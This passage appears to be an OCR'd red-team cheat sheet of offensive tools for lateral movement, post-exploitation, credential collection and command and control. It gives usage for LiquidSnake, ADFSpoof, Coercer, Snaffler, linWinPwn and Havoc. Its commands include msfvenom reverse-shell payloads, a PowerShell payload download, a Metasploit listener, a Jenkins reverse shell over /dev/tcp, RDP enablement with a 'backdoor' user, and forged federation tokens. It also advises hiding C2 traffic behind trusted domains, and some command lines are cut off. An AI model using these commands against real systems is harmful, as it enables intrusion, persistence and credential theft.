


Image used from https://tinyurl.com/yeub7tkr

BACK LiquidSnake

Liquid Snake is a program aimed at performing lateral movement against Windows systems

without touching the disk.

The tool relies on WMI Event Subscription in order to execute a .NET assembly in memory, the .NET assembly will listen for a shellcode on a named pipe and then execute it using a variation of the thread hijacking shellcode injection.

The project is composed by two separate solutions:

- `CSharpNamedPipeLoader` - the component that will be transformed in VBS via GadgetToJScript
- `LiquidSnake` - the component responsible to creating the WMI Event Subscription on the remote system

Install:

Open both solutions in Visual Studio and build. *Make sure to target x64 architecture for the `CSharpNamedPipeLoader`.*

Output: Two separate EXEs: `CSharpNamedPipeLoader.exe` and `LiquidSnake.exe`

Full build information can be found here.

Usage:

Use `LiquidSnake.exe` agains a host where you have administrative access over as follows:

```
LiquidSnake.exe <host> [<username> <password> <domain>]
LiquidSnake.exe dc01.isengard.local
LiquidSnake.exe dc01.isengard.local saruman DeathToFrodo123 isengard.local
```

If everything went fine, you should obtain an output similar as the following:

```
[*] Event filter created.
[*] Event consumer created.
[*] Subscription created, now sleeping
[*] Sending some DCOM love..
[*] Sleeping again... long day
```

General usage information can be found here.

Full `LiquidSnake` usage information can be found here.

```
beacon> make_token ISENGARD\saruman 1qazxsw2..
[*] Tasked beacon to create a token for ISENGARD\saruman
[+] host called home, sent: 45 bytes
[+] Impersonated DESKTOP-QUQMCD6\Developer
beacon> execute-assembly /Users/riccardo/Downloads/LiquidSnake.exe 172.16.119.140
[*] Tasked beacon to run .NET program: LiquidSnake.exe 172.16.119.140
[+] host called home, sent: 196167 bytes
[+] received output:
[+] Using current user token

beacon> jobs
[*] Tasked beacon to list jobs
[+] host called home, sent: 8 bytes
[*] Jobs

 JID  PID   Description
 ---  ---   -----------
 4    11320 .NET assembly

[+] received output:
[*] Event filter created.

[+] received output:
[*] Event consumer created.

[+] received output:
[*] Subscription created, now sleeping

[+] received output:
[*] Second some DCOM love..
[*] Sleeping again... long day
```

Image used from https://tinyurl.com/27cwd3ep#usage

⬅BACK Enabling RDP

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes
net localgroup "Remote Desktop Users" "backdoor" /add
```


⬅BACK Upgrading shell to meterpreter

Shells (https://tinyurl.com/2byssxmg)

After getting basic shell access to an endpoint a meterpreter is nicer to continue with.

[attacker] Generate a meterpreter shell:

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai L
msfvenom -p linux/x86/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f elf > shell-x8
```



[victim] Download to victim endpoint:


```
powershell "(New-Object System.Net.WebClient).Downloadfile('http://<ip>:8000/shel
```

[attacker] Configure listener:

```
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST your-ip
set LPORT listening-port run`
```

[victim] Execute payload:

```
Start-Process "shell-name.exe"`
```



BACK Forwarding Ports

Sometimes, after gaining access to an endpoint there are local ports. Making these internal ports external routable can help for lateral movement to other services on the host.

```
socat TCP-LISTEN:8888,fork TCP:127.0.0.1:80 &
socat TCP-LISTEN:EXTERNAL_PORT,fork TCP:127.0.0.1:INTERNAL_PORT &
```

BACK Jenkins reverse shell

If you gain access to a jenkins script console you can use this to gain a reverse shell on the node.

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/IP_ADDRESS/PORT;cat <&5 | while re
p.waitFor()
```

⬅ BACK ADFSpoof

Created by Doug Bienstock @doughsec while at Mandiant FireEye.

ADFSpoof has two main functions:

1. Given the EncryptedPFX blob from the AD FS configuration database and DKM decryption key from Active Directory, produce a usable key/cert pair for token signing.
2. Given a signing key, produce a signed security token that can be used to access a federated application.

This tool is meant to be used in conjunction with ADFSDump. ADFSDump runs on an AD FS server and outputs important information that you will need to use ADFSpoof.

Install:

Note: *ADFSpoof requires the installation of a custom fork of the Python Cryptography package, available here.*

```
git clone https://tinyurl.com/2yzcsd3v
pip install -r requirements.txt
```

Usage:

```
# Decrypt the EncryptedPFX and write to disk
python ADFSpoof.py -b EncryptedPfx.bin DKMkey.bin dump

# Generate a security token for Office365
python ADFSpoof.py -b EncryptedPfx.bin DkmKey.bin -s sts.doughcorp.com o365 --upn
```

Full usage information can be found here.

Additional command examples can be found here.

```
usage: ADFSpoof.py [-h] (-b BLOB BLOB | -c CERT) [-p PASSWORD] [-v VERBOSE]
                   [--assertionid ASSERTIONID] [--responseid RESPONSEID]
                   [-s SERVER] [-a ALGORITHM] [-d DIGEST] [-o OUTPUT]
                   {o365,dropbox,saml2,dump} ...

optional arguments:
  -h, --help            show this help message and exit
  -b BLOB BLOB, --blob BLOB BLOB
                        Encrypted PFX blob and decryption key
  -c CERT, --cert CERT  AD FS Signing Certificate
  -p PASSWORD, --password PASSWORD
                        AD FS Signing Certificate Password
  -v VERBOSE, --verbose VERBOSE
                        Verbose Output
  --assertionid ASSERTIONID
                        AssertionID string. Defaults to a random string
  --responseid RESPONSEID
                        The Response ID. Defaults to random string
  -s SERVER, --server SERVER
                        Identifier for the federation service. Usually the
                        fqdn of the server. e.g. sts.example.com DO NOT
                        include HTTPS://
  -a ALGORITHM, --algorithm ALGORITHM
                        SAML signing algorithm to use
  -d DIGEST, --digest DIGEST
                        SAML digest algorithm to use
  -o OUTPUT, --output OUTPUT
                        Write generated token to the supplied filepath
```

Image used from https://tinyurl.com/2yzcsd3v#usage

BACK Coercer

A python script to automatically coerce a Windows server to authenticate on an arbitrary machine through many methods.

Features:

- Lists open SMB pipes on the remote machine (in modes scan authenticated and fuzz authenticated)
- Tries to connect on a list of known SMB pipes on the remote machine (in modes scan unauthenticated and fuzz unauthenticated)

- Calls one by one all the vulnerable RPC functions to coerce the server to authenticate on an arbitrary machine.
- Random UNC paths generation to avoid caching failed attempts (all modes)
- Configurable delay between attempts with --delay

More feature information here.

Install: (pip)

```
sudo python3 -m pip install coercer
```

Usage:

```
# Scan mode (Assess the Remote Procedure Calls listening on a machine)
./Coercer.py scan -t 192.168.1.1 -u 'username' -p 'password' -d test.locl -v

# Coerce mode (Exploit the Remote Procedure Calls on a remote machine to coerce a
./Coercer.py coerce -l 192.168.1.2 -t 192.168.1.1 -u 'username' -p 'password' -d

# Fuzz mode (Fuzz Remote Procedure Calls listening on a machine)
./Coercer.py fuzz -t 192.168.1.1 -u 'username' -p 'password' -d test.locl -v
```




Image used from https://tinyurl.com/2bgpf2qb#quick-start


Collection

BACK BloodHound

An application used to visualize active directory environments. A quick way to visualise attack paths and understand victims' active directory properties.

Install: PenTestPartners Walkthrough

Custom Queries: CompassSecurity BloodHoundQueries



BACK Snaffler

Snaffler is an advanced credential scanner/collector for Active Directory environments. *With a great README.*

Snaffler uses a system of "classifiers", each of which examine shares or folders or files or file contents, passing some items downstream to the next classifier, and discarding others. Each classifier uses a set of rules to decide what to do with the items it classifies.

More information about Snaffler rules.

'*Broadly speaking - it gets a list of Windows computers from Active Directory, then spreads out its snaffly appendages to them all to figure out which ones have file shares, and whether you can read them.*' - Snaffler README (2023)

Install:

You can download the binary from the GitHub Releases Page.

Usage:

```
# Targeted local scan (less likely to trigger detections)
Snaffler.exe -s -i C:\

# Go in loud and find everything
snaffler.exe -s -o snaffler.log
```




Image used from https://tinyurl.com/2o95as9p#what-does-it-look-like

⬅BACK linWinPwn

linWinPwn is a bash script that automates a number of Active Directory Enumeration and Vulnerability checks.

The script uses a number of tools and serves as wrapper of them. Tools include: impacket, bloodhound, crackmapexec, enum4linux-ng, ldapdomaindump, lsassy, smbmap, kerbrute, adidnsdump, certipy, silenthound, and others.

linWinPwn is particularly useful when you have access to an Active Directory environment for a limited time only, and you wish to automate the enumeration process and collect evidence efficiently.

Install:

```
git clone https://tinyurl.com/22gfh2j3
cd linWinPwn; chmod +x linWinPwn.sh
chmod +x install.sh
./install.sh
```

Usage:

```
# Default: interactive - Open interactive menu to run checks separately
./linWinPwn.sh -t <Domain_Controller_IP> [-d <AD_domain> -u <AD_user> -p <AD_pass

# Auto config - Run NTP sync with target DC and add entry to /etc/hosts before ru
./linWinPwn.sh -t <Domain_Controller_IP> --auto-config

# LDAPS - Use LDAPS instead of LDAP (port 636)
./linWinPwn.sh -t <Domain_Controller_IP> --ldaps

# Module pwd_dump: Password Dump
./linWinPwn.sh -t <Domain_Controller_IP> -M pwd_dump [-d <AD_domain> -u <AD_user>
```

Full usage information here.

```
┌──(kali㉿kali)-[/opt/linWinPwn]
└─$ ./linWinPwn.sh -t 10.10.10.161 -o forest.htb_unauth

      _         __          ___        ____
     | |(_)_ __\ \      / (_)_ __ |  _ \__      ___ __
     | || | '_  \ \ /\ / /| | '_ \| |_) \ \ /\ / | '_ \
     | || | | | |\ v  v / | | | | |  __/ \ v  v /| | | |
     |_||_|_| |_| \_/\_/  |_|_| |_|_|     \_/\_/ |_| |_|
-->   Automate some internal Penetration Testing processes

      linWinPwn: alpha version
      https://github.com/lefayjey/linWinPwn
      Author: lefayjey

      Inspired by: S3cur3Th1sSh1t's WinPwn
      https://github.com/S3cur3Th1sSh1t/WinPwn

[+] Thu Jan 27 11:36:09 PM CET 2022

[i] Authentication method: anonymous login or empty password
[i] Target domain: htb.local
[i] Domain Controller's FQDN: FOREST.htb.local
[i] Running modules: ad_enum,kerberos

[*] DNS dump using adidnsdump
[-] adidnsdump requires credentials

[+] Module Started: Active Directory Enumeration
------------------------------------------------

[*] BloodHound enum
[-] BloodHound requires credentials

[*] ldapdomain enum
[*] Connecting as anonymous user, dumping will probably fail. Consider specifying a username/password to login with
[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
```

Image used from https://tinyurl.com/22gfh2j3#demos

Command and Control

BACK Living Off Trusted Sites Project

C2 implants can be detected by defenders looking for unusual network traffic to uncommon domains. Additionally proxy solutions can sometimes block connections to untrusted domains.

Being able to hide your C2 traffic via a trusted domain will help you to stay undetected and reduce the likelihood of being blocked at the proxy level by security solutions.

This resource contains a list of trusted sites that can be used.

Usage:

Visit https://tinyurl.com/25ol8pda

Search for `+C&C` in the search bar to view all potential domains / subdomains that can be used for command and control operations.

Results include:

- raw.githubusercontent.com
- docs.google.com
- *.azurewebsites.net
- dropbox.com
- *.amazonaws.com




Image used from https://tinyurl.com/25ol8pda

BACK Havoc

Havoc is a modern and malleable post-exploitation command and control framework, created by @C5pider.

Features include: Sleep Obfuscation, x64 return address spoofing, Indirect Syscalls for Nt* APIs

Pre-requisites: (Ubuntu 20.04 / 22.04)

```
sudo apt install build-essential
sudo add-apt-repository ppa:deadsnakes/ppa
sudo apt update
sudo apt install python3.10 python3.10-dev
```

Build + Usage:

```
git clone https://tinyurl.com/2d99h72h.git
cd Havoc/Client
make
./Havoc
```

Pre-requisites: (Ubuntu 20.04 / 22.04)

```
cd Havoc/Teamserver
go mod download golang.org/x/sys
go mod download github.com/ugorji/go
```

